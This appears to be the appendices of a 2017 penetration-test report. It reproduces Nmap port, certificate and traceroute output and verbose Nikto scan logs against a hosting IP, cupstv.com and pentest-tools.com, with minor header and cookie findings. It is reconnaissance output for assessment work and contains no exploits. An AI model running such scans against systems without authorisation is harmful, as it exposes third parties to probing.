| Subject Alternative Name: DNS:*.prod.ams3.secureserver.net, DNS:prod.ams3.secureserver.net
| Issuer: commonName=Starfield Secure Certificate Authority - G2/organizationName=Starfield Technologies,
Inc./stateOrProvinceName=Arizona/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-04-26T22:39:38
| Not valid after: 2018-04-26T22:19:38
| MD5: 84aa 054f 31b0 a0da 8411 9894 6d28 6b20
|_SHA-1: 57d5 e38b b707 5b22 4321 7069 cf9b d50a d13f e62d
|_ssl-date: 2017-11-30T22:06:19+00:00; 0s from scanner time.
143/tcp open imap Dovecot imapd
|_imap-capabilities: post-login LITERAL+ ID Pre-login SASL-IR OK AUTH=LOGINA0001 have ENABLE more IDLE
AUTH=PLAIN capabilities NAMESPACE LOGIN-REFERRALS IMAP4rev1 listed STARTTLS
| ssl-cert: Subject: commonName=*.prod.ams3.secureserver.net
| Subject Alternative Name: DNS:*.prod.ams3.secureserver.net, DNS:prod.ams3.secureserver.net
| Issuer: commonName=Starfield Secure Certificate Authority - G2/organizationName=Starfield Technologies,
Inc./stateOrProvinceName=Arizona/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-04-26T22:39:38
| Not valid after: 2018-04-26T22:19:38
| MD5: 84aa 054f 31b0 a0da 8411 9894 6d28 6b20
|_SHA-1: 57d5 e38b b707 5b22 4321 7069 cf9b d50a d13f e62d
|_ssl-date: 2017-11-30T22:06:18+00:00; 0s from scanner time.
443/tcp open ssl/http Apache httpd
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache
|_http-title: Coming Soon
| ssl-cert: Subject: commonName=*.prod.ams3.secureserver.net
| Subject Alternative Name: DNS:*.prod.ams3.secureserver.net, DNS:prod.ams3.secureserver.net

| Issuer: commonName=Starfield Secure Certificate Authority - G2/organizationName=Starfield Technologies, Inc./stateOrProvinceName=Arizona/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-04-26T22:39:38
| Not valid after: 2018-04-26T22:19:38
| MD5: 84aa 054f 31b0 a0da 8411 9894 6d28 6b20
|_SHA-1: 57d5 e38b b707 5b22 4321 7069 cf9b d50a d13f e62d
|_ssl-date: 2017-11-30T22:06:17+00:00; -1s from scanner time.
587/tcp open smtp Exim smtpd 4.88
| smtp-commands: n3plcpnl0001.prod.ams3.secureserver.net Hello host86-175-101-160.range86-175.btcentralplus.com [86.175.101.160], SIZE 52428800, 8BITMIME, PIPELINING, AUTH PLAIN LOGIN, CHUNKING, STARTTLS, HELP,
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
| ssl-cert: Subject: commonName=*.prod.ams3.secureserver.net
| Subject Alternative Name: DNS:*.prod.ams3.secureserver.net, DNS:prod.ams3.secureserver.net
| Issuer: commonName=Starfield Secure Certificate Authority - G2/organizationName=Starfield Technologies, Inc./stateOrProvinceName=Arizona/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-04-26T22:39:38
| Not valid after: 2018-04-26T22:19:38
| MD5: 84aa 054f 31b0 a0da 8411 9894 6d28 6b20
|_SHA-1: 57d5 e38b b707 5b22 4321 7069 cf9b d50a d13f e62d
|_ssl-date: 2017-11-30T22:06:40+00:00; -1s from scanner time.
993/tcp open ssl/imap Dovecot imapd
| ssl-cert: Subject: commonName=*.prod.ams3.secureserver.net
| Subject Alternative Name: DNS:*.prod.ams3.secureserver.net, DNS:prod.ams3.secureserver.net
| Issuer: commonName=Starfield Secure Certificate Authority - G2/organizationName=Starfield Technologies, Inc./stateOrProvinceName=Arizona/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-04-26T22:39:38
| Not valid after: 2018-04-26T22:19:38
| MD5: 84aa 054f 31b0 a0da 8411 9894 6d28 6b20
|_SHA-1: 57d5 e38b b707 5b22 4321 7069 cf9b d50a d13f e62d
|_ssl-date: 2017-11-30T22:06:19+00:00; 0s from scanner time.
995/tcp open ssl/pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE SASL(PLAIN LOGIN) USER PIPELINING UIDL RESP-CODES CAPA TOP
| ssl-cert: Subject: commonName=*.prod.ams3.secureserver.net
| Subject Alternative Name: DNS:*.prod.ams3.secureserver.net, DNS:prod.ams3.secureserver.net
| Issuer: commonName=Starfield Secure Certificate Authority - G2/organizationName=Starfield Technologies, Inc./stateOrProvinceName=Arizona/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-04-26T22:39:38
| Not valid after: 2018-04-26T22:19:38
| MD5: 84aa 054f 31b0 a0da 8411 9894 6d28 6b20
|_SHA-1: 57d5 e38b b707 5b22 4321 7069 cf9b d50a d13f e62d
|_ssl-date: 2017-11-30T22:06:17+00:00; -1s from scanner time.
3306/tcp open mysql MySQL 5.6.36-cll-lve
| mysql-info:
| Protocol: 10

| Version: 5.6.36-cll-lve
| Thread ID: 2232485
| Capabilities flags: 63487
| Some Capabilities: Speaks41ProtocolOld, Speaks41ProtocolNew, ConnectWithDatabase, SupportsTransactions, InteractiveClient, Support41Auth, ODBCClient, IgnoreSigpipes, DontAllowDatabaseTableColumn, FoundRows, LongPassword, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCompression, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins
| Status: Autocommit
| Salt: E@S_dWfI[57Qtsf',G_(
|_ Auth Plugin Name: 87
50002/tcp closed iiimfsf
50003/tcp closed unknown
50006/tcp closed unknown
50300/tcp closed unknown
Device type: general purpose|broadband router|storage-misc|router|media device
Running (JUST GUESSING): Linux 2.6.X|3.X (94%), HP embedded (91%), MikroTik RouterOS 6.X (90%), Netgear RAIDiator 4.X (90%), Infomir embedded (89%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/h:hp:p2000_g3 cpe:/o:mikrotik:routeros:6.30 cpe:/o:netgear:raidior:4.2.21 cpe:/o:linux:linux_kernel:2.6.37 cpe:/o:linux:linux_kernel:3.x cpe:/h:infomir:mag-250
Aggressive OS guesses: Linux 2.6.32 - 3.13 (94%), OpenWrt 12.09-rc1 Attitude Adjustment (Linux 3.3 - 3.7) (93%), Linux 2.6.32 (93%), Linux 2.6.32 - 2.6.39 (92%), Linux 2.6.32 - 3.1 (92%), Linux 2.6.39 (92%), HP P2000 G3 NAS device (91%), Linux 2.6.32 - 3.10 (90%), Linux 2.6.32 - 3.9 (90%), Linux 3.10 (90%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 28.530 days (since Thu Nov 2 09:23:38 2017)
Network Distance: 21 hops
TCP Sequence Prediction: Difficulty=249 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: n3plcpnl0001.prod.ams3.secureserver.net

TRACEROUTE (using port 50003/tcp)

HOP RTT ADDRESS

```
1 1.62 ms RT-AC68U-5168.Falcon (100.0.0.254)
2 11.32 ms 217.32.141.39
3 11.01 ms 217.32.141.62
4 13.51 ms host109-159-245-122.range109-159.btcentralplus.com (109.159.245.122)
5 17.33 ms 213.120.182.71
6 15.83 ms 31.55.164.109
7 14.79 ms acc2-10GigE-0-5-0-5.bm.21cn-ipp.bt.net (109.159.248.226)
8 21.02 ms 109.159.248.48
9 21.96 ms peer6-te0-10-0-10.telehouse.ukcore.bt.net (109.159.254.167)
10 20.17 ms t2c3-et-7-3-0-0.uk-lon1.eu.bt.net (166.49.211.230)
11 17.94 ms 213.248.82.249
12 17.96 ms ldn-bb2-link.telia.net (62.115.138.154)
13 24.27 ms adm-bb4-link.telia.net (213.155.136.79)
14 29.74 ms adm-b2-link.telia.net (62.115.137.87)
15 29.97 ms godaddy-ic-305669-adm-b2.c.telia.net (195.12.254.214)
16 31.17 ms po64.bbsa0201-01.bbn.mgmt.ams1.gdg (188.121.33.66)
17 ... 20
21 25.85 ms ip-160-153-128-24.ip.secureserver.net (160.153.128.24)
```

NSE: Script Post-scanning.

Initiating NSE at 22:06

Completed NSE at 22:06, 0.00s elapsed

Initiating NSE at 22:06

Completed NSE at 22:06, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Appendix D - Nmap Report

Nmap done: 1 IP address (1 host up) scanned in 224.51 seconds
Raw packets sent: 2094 (95.532KB) | Rcvd: 70 (4.732KB)

Scan Summary	
Software Details	Nikto 2.1.5
CLI Options	-host 160.153.128.24 -Display V -Format htm -output NiktoReport.html
Hosts Tested	0
Start Time	Thu Dec 7 15:45:12 2017
End Time	Thu Dec 7 15:48:15 2017
Elapsed Time	183 seconds

© 2008 CIRT, Inc.

Scan Summary	
Software Details	Nikto 2.1.5
CLI Options	-host cupstv.com -Display V -Format htm -output NiktoReport.html
Hosts Tested	0
Start Time	Thu Dec 7 15:48:37 2017
End Time	Thu Dec 7 15:51:21 2017
Elapsed Time	164 seconds

© 2008 CIRT, Inc.

pentest-tools.com /
212.71.238.108 port 80

Target IP	212.71.238.108
Target hostname	pentest-tools.com
Target Port	80
HTTP Server	pentest-tools.com
Site Link (Name)	http://pentest-tools.com:80
Site Link (IP)	http://212.71.238.108:80
URI	/
HTTP Method	GET
Description	Cookie PTSESSIONID created without the httponly flag
Test Links	http://pentest-tools.com:80/ http://212.71.238.108:80/
OSVDB Entries	OSVDB-0

URI	/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://pentest-tools.com:80/ http://212.71.238.108:80/
OSVDB Entries	OSVDB-0

URI	/Ogd3V4fN.types
HTTP Method	GET
Description	Server leaks inodes via ETags, header found with file /Ogd3V4fN.types, fields: 0x2424343397
Test Links	http://pentest-tools.com:80/Ogd3V4fN.types http://212.71.238.108:80/Ogd3V4fN.types
OSVDB Entries	OSVDB-0

Host Summary

Start Time	1970-01-01 00:00:00
End Time	2017-12-07 16:02:47
Elapsed Time	1512662567 seconds
Statistics	6544 items checked, errors, findings

Scan Summary

Software Details	Nikto 2.1.5
CLI Options	-host pentest-tools.com -Display V -Format htm -output NiktoReport.html
Hosts Tested	0
Start Time	Thu Dec 7 16:02:41 2017
End Time	Thu Jan 1 00:00:00 1970
Elapsed Time	seconds

Scan Summary

Software Details	Nikto 2.1.5
CLI Options	-host cupstv.com -Display V -Format htm -output NiktoReport.html
Hosts Tested	0
Start Time	Thu Dec 7 16:02:56 2017
End Time	Thu Dec 7 16:05:41 2017
Elapsed Time	165 seconds

© 2008 CIRT, Inc.

C:\STUFF\nikto-2.1.5>nikto.bat -host 160.153.128.24 -Display V -Format htm -output NiktoReport.html
- Nikto v2.1.5

V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_apacheusers
V:Thu Dec 7 15:45:12 2017 - Loaded "Apache Users" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_apache_expect_xss
V:Thu Dec 7 15:45:12 2017 - Loaded "Apache Expect XSS" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_auth
V:Thu Dec 7 15:45:12 2017 - Loaded "Guess authentication" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_cgi
V:Thu Dec 7 15:45:12 2017 - Loaded "CGI" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_clientaccesspolicy
V:Thu Dec 7 15:45:12 2017 - Loaded "clientaccesspolicy.xml" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_content_search
V:Thu Dec 7 15:45:12 2017 - Loaded "Content Search" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_cookies
V:Thu Dec 7 15:45:12 2017 - Loaded "HTTP Cookie Internal IP" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_core
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_dictionary_attack
V:Thu Dec 7 15:45:12 2017 - Loaded "Dictionary attack" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_embedded
V:Thu Dec 7 15:45:12 2017 - Loaded "Embedded Detection" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_favicon
V:Thu Dec 7 15:45:12 2017 - Loaded "Favicon" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_fileops
V:Thu Dec 7 15:45:12 2017 - Loaded "File Operations" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_headers
V:Thu Dec 7 15:45:12 2017 - Loaded "HTTP Headers" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_httptoptions
V:Thu Dec 7 15:45:12 2017 - Loaded "HTTP Options" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_msgs
V:Thu Dec 7 15:45:12 2017 - Loaded "Server Messages" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_multiple_index
V:Thu Dec 7 15:45:12 2017 - Loaded "Multiple Index" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_outdated
V:Thu Dec 7 15:45:12 2017 - Loaded "Outdated" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_parked
V:Thu Dec 7 15:45:12 2017 - Loaded "Parked Detection" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_paths
V:Thu Dec 7 15:45:12 2017 - Loaded "Path Search" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_put_del_test
V:Thu Dec 7 15:45:12 2017 - Loaded "Put/Delete test" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_report_csv
V:Thu Dec 7 15:45:12 2017 - Loaded "CSV reports" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_report_html
V:Thu Dec 7 15:45:12 2017 - Loaded "Report as HTML" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_report_msf
V:Thu Dec 7 15:45:12 2017 - Loaded "Report data to Metasploit" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_report_nbe
V:Thu Dec 7 15:45:12 2017 - Loaded "NBE reports" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_report_text
V:Thu Dec 7 15:45:12 2017 - Loaded "Text reports" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_report_xml
V:Thu Dec 7 15:45:12 2017 - Loaded "Report as XML" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_robots
V:Thu Dec 7 15:45:12 2017 - Loaded "Robots" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_siebel

Appendix E - Nikto Report and Results

V:Thu Dec 7 15:45:12 2017 - Loaded "Siebel Checks" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_ssl
V:Thu Dec 7 15:45:12 2017 - Loaded "SSL and cert checks" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_subdomain
V:Thu Dec 7 15:45:12 2017 - Loaded "Sub-domain forcer" plugin.
V:Thu Dec 7 15:45:12 2017 - Initialising plugin nikto_tests
V:Thu Dec 7 15:45:12 2017 - Loaded "Nikto Tests" plugin.
V:Thu Dec 7 15:45:12 2017 - Getting targets
V:Thu Dec 7 15:45:12 2017 - Target:160.153.128.24 port:80
V:Thu Dec 7 15:45:13 2017 - Checking for HTTP on port ip-160-153-128-24.ip.secureserver.net:80, using HEAD
V:Thu Dec 7 15:45:33 2017 - for HEAD: /
V:Thu Dec 7 15:45:33 2017 - Checking for HTTPS on port ip-160-153-128-24.ip.secureserver.net:80, using HEAD
V:Thu Dec 7 15:46:35 2017 - for HEAD: /
V:Thu Dec 7 15:46:35 2017 - Checking for HTTP on port ip-160-153-128-24.ip.secureserver.net:80, using GET
V:Thu Dec 7 15:46:55 2017 - for GET: /
V:Thu Dec 7 15:47:14 2017 - Checking for HTTPS on port ip-160-153-128-24.ip.secureserver.net:80, using GET
V:Thu Dec 7 15:48:15 2017 - for GET: /
+ No web server found on ip-160-153-128-24.ip.secureserver.net:80

V:Thu Dec 7 15:48:15 2017 - Opening reports (htm, NiktoReport.html)
V:Thu Dec 7 15:48:15 2017 - Opening report for "Report as HTML" plugin
V:Thu Dec 7 15:48:15 2017 - 6544 server checks loaded
V:Thu Dec 7 15:48:15 2017 - Running start for "Embedded Detection" plugin
V:Thu Dec 7 15:48:15 2017 - Running start for "Favicon" plugin
V:Thu Dec 7 15:48:15 2017 - Running start for "HTTP Headers" plugin
V:Thu Dec 7 15:48:15 2017 - Running start for "Guess authentication" plugin
V:Thu Dec 7 15:48:15 2017 - Running start for "Content Search" plugin
+ 0 host(s) tested
V:Thu Dec 7 15:48:15 2017 + 8 requests made in 183 seconds

C:\STUFF\nikto-2.1.5>nikto.bat -host cupstv.com -Display V -Format htm -output NiktoReport.html
- Nikto v2.1.5

V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_apacheusers
V:Thu Dec 7 15:48:37 2017 - Loaded "Apache Users" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_apache_expect_xss
V:Thu Dec 7 15:48:37 2017 - Loaded "Apache Expect XSS" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_auth
V:Thu Dec 7 15:48:37 2017 - Loaded "Guess authentication" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_cgi
V:Thu Dec 7 15:48:37 2017 - Loaded "CGI" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_clientaccesspolicy
V:Thu Dec 7 15:48:37 2017 - Loaded "clientaccesspolicy.xml" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_content_search
V:Thu Dec 7 15:48:37 2017 - Loaded "Content Search" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_cookies
V:Thu Dec 7 15:48:37 2017 - Loaded "HTTP Cookie Internal IP" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_core
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_dictionary_attack
V:Thu Dec 7 15:48:37 2017 - Loaded "Dictionary attack" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_embedded
V:Thu Dec 7 15:48:37 2017 - Loaded "Embedded Detection" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_favicon
V:Thu Dec 7 15:48:37 2017 - Loaded "Favicon" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_fileops
V:Thu Dec 7 15:48:37 2017 - Loaded "File Operations" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_headers

Appendix E - Nikto Report and Results

V:Thu Dec 7 15:48:37 2017 - Loaded "HTTP Headers" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_httptoptions
V:Thu Dec 7 15:48:37 2017 - Loaded "HTTP Options" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_msgs
V:Thu Dec 7 15:48:37 2017 - Loaded "Server Messages" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_multiple_index
V:Thu Dec 7 15:48:37 2017 - Loaded "Multiple Index" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_outdated
V:Thu Dec 7 15:48:37 2017 - Loaded "Outdated" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_parked
V:Thu Dec 7 15:48:37 2017 - Loaded "Parked Detection" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_paths
V:Thu Dec 7 15:48:37 2017 - Loaded "Path Search" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_put_del_test
V:Thu Dec 7 15:48:37 2017 - Loaded "Put/Delete test" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_report_csv
V:Thu Dec 7 15:48:37 2017 - Loaded "CSV reports" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_report_html
V:Thu Dec 7 15:48:37 2017 - Loaded "Report as HTML" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_report_msf
V:Thu Dec 7 15:48:37 2017 - Loaded "Report data to Metasploit" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_report_nbe
V:Thu Dec 7 15:48:37 2017 - Loaded "NBE reports" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_report_text
V:Thu Dec 7 15:48:37 2017 - Loaded "Text reports" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_report_xml
V:Thu Dec 7 15:48:37 2017 - Loaded "Report as XML" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_robots
V:Thu Dec 7 15:48:37 2017 - Loaded "Robots" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_siebel
V:Thu Dec 7 15:48:37 2017 - Loaded "Siebel Checks" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_ssl
V:Thu Dec 7 15:48:37 2017 - Loaded "SSL and cert checks" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_subdomain
V:Thu Dec 7 15:48:37 2017 - Loaded "Sub-domain forcer" plugin.
V:Thu Dec 7 15:48:37 2017 - Initialising plugin nikto_tests
V:Thu Dec 7 15:48:37 2017 - Loaded "Nikto Tests" plugin.
V:Thu Dec 7 15:48:37 2017 - Getting targets
V:Thu Dec 7 15:48:37 2017 - Target:cupstv.com port:80
V:Thu Dec 7 15:48:37 2017 - Checking for HTTP on port cupstv.com:80, using HEAD
V:Thu Dec 7 15:48:57 2017 - for HEAD: /
V:Thu Dec 7 15:48:57 2017 - Checking for HTTPS on port cupstv.com:80, using HEAD
V:Thu Dec 7 15:50:00 2017 - for HEAD: /
V:Thu Dec 7 15:50:00 2017 - Checking for HTTP on port cupstv.com:80, using GET
V:Thu Dec 7 15:50:20 2017 - for GET: /
V:Thu Dec 7 15:50:20 2017 - Checking for HTTPS on port cupstv.com:80, using GET
V:Thu Dec 7 15:51:21 2017 - for GET: /
+ No web server found on cupstv.com:80

V:Thu Dec 7 15:51:21 2017 - Opening reports (htm, NiktoReport.html)
V:Thu Dec 7 15:51:21 2017 - Opening report for "Report as HTML" plugin
V:Thu Dec 7 15:51:21 2017 - 6544 server checks loaded
V:Thu Dec 7 15:51:21 2017 - Running start for "Embedded Detection" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "Favicon" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "HTTP Headers" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "Guess authentication" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "Content Search" plugin

Appendix E - Nikto Report and Results

+ 0 host(s) tested

V:Thu Dec 7 15:51:21 2017 + 8 requests made in 164 seconds

C:\STUFF\nikto-2.1.5>nikto.bat -host pentest-tools.com -Display V -Format htm -output NiktoReport.html
- Nikto v2.1.5

V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_apacheusers
V:Thu Dec 7 16:02:41 2017 - Loaded "Apache Users" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_apache_expect_xss
V:Thu Dec 7 16:02:41 2017 - Loaded "Apache Expect XSS" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_auth
V:Thu Dec 7 16:02:41 2017 - Loaded "Guess authentication" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_cgi
V:Thu Dec 7 16:02:41 2017 - Loaded "CGI" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_clientaccesspolicy
V:Thu Dec 7 16:02:41 2017 - Loaded "clientaccesspolicy.xml" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_content_search
V:Thu Dec 7 16:02:41 2017 - Loaded "Content Search" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_cookies
V:Thu Dec 7 16:02:41 2017 - Loaded "HTTP Cookie Internal IP" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_core
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_dictionary_attack
V:Thu Dec 7 16:02:41 2017 - Loaded "Dictionary attack" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_embedded
V:Thu Dec 7 16:02:41 2017 - Loaded "Embedded Detection" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_favicon
V:Thu Dec 7 16:02:41 2017 - Loaded "Favicon" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_fileops
V:Thu Dec 7 16:02:41 2017 - Loaded "File Operations" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_headers
V:Thu Dec 7 16:02:41 2017 - Loaded "HTTP Headers" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_httptoptions
V:Thu Dec 7 16:02:41 2017 - Loaded "HTTP Options" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_msgs
V:Thu Dec 7 16:02:41 2017 - Loaded "Server Messages" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_multiple_index
V:Thu Dec 7 16:02:41 2017 - Loaded "Multiple Index" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_outdated
V:Thu Dec 7 16:02:41 2017 - Loaded "Outdated" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_parked
V:Thu Dec 7 16:02:41 2017 - Loaded "Parked Detection" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_paths
V:Thu Dec 7 16:02:41 2017 - Loaded "Path Search" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_put_del_test
V:Thu Dec 7 16:02:41 2017 - Loaded "Put/Delete test" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_report_csv
V:Thu Dec 7 16:02:41 2017 - Loaded "CSV reports" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_report_html
V:Thu Dec 7 16:02:41 2017 - Loaded "Report as HTML" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_report_msf
V:Thu Dec 7 16:02:41 2017 - Loaded "Report data to Metasploit" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_report_nbe
V:Thu Dec 7 16:02:41 2017 - Loaded "NBE reports" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_report_text
V:Thu Dec 7 16:02:41 2017 - Loaded "Text reports" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_report_xml
V:Thu Dec 7 16:02:41 2017 - Loaded "Report as XML" plugin.

Appendix E - Nikto Report and Results

```

V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_robots
V:Thu Dec 7 16:02:41 2017 - Loaded "Robots" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_siebel
V:Thu Dec 7 16:02:41 2017 - Loaded "Siebel Checks" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_ssl
V:Thu Dec 7 16:02:41 2017 - Loaded "SSL and cert checks" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_subdomain
V:Thu Dec 7 16:02:41 2017 - Loaded "Sub-domain forcer" plugin.
V:Thu Dec 7 16:02:41 2017 - Initialising plugin nikto_tests
V:Thu Dec 7 16:02:41 2017 - Loaded "Nikto Tests" plugin.
V:Thu Dec 7 16:02:41 2017 - Getting targets
V:Thu Dec 7 16:02:41 2017 - Target:pentest-tools.com port:80
V:Thu Dec 7 16:02:41 2017 - Checking for HTTP on port pentest-tools.com:80, using HEAD
V:Thu Dec 7 16:02:41 2017 - 302 for HEAD:    /
V:Thu Dec 7 16:02:41 2017 - Opening reports (htm, NiktoReport.html)
V:Thu Dec 7 16:02:41 2017 - Opening report for "Report as HTML" plugin
V:Thu Dec 7 16:02:41 2017 - 6544 server checks loaded
V:Thu Dec 7 16:02:41 2017 - Running start for "Embedded Detection" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "Favicon" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "HTTP Headers" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "Guess authentication" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "Content Search" plugin
V:Thu Dec 7 16:02:41 2017 - 302 for GET:    /
+ Target IP:      212.71.238.108
+ Target Hostname: pentest-tools.com
+ Target Port:    80
+ Start Time:     2017-12-07 16:02:41 (GMT0)

```

```

-----
+ Server: pentest-tools.com
V:Thu Dec 7 16:02:41 2017 - 302 for GET:    /
+ Cookie PTSESSIONID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ Root page / redirects to: https://pentest-tools.com/
Terminate batch job (Y/N)?

```

```

C:\STUFF\nikto-2.1.5>nikto.bat -host cupsttv.com -Display V -Format htm -output NiktoReport.html
- Nikto v2.1.5

```

```

-----
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_apacheusers
V:Thu Dec 7 16:02:56 2017 - Loaded "Apache Users" plugin.
V:Thu Dec 7 16:02:56 2017 - Initialising plugin nikto_apache_expect_xss
V:Thu Dec 7 16:02:56 2017 - Loaded "Apache Expect XSS" plugin.
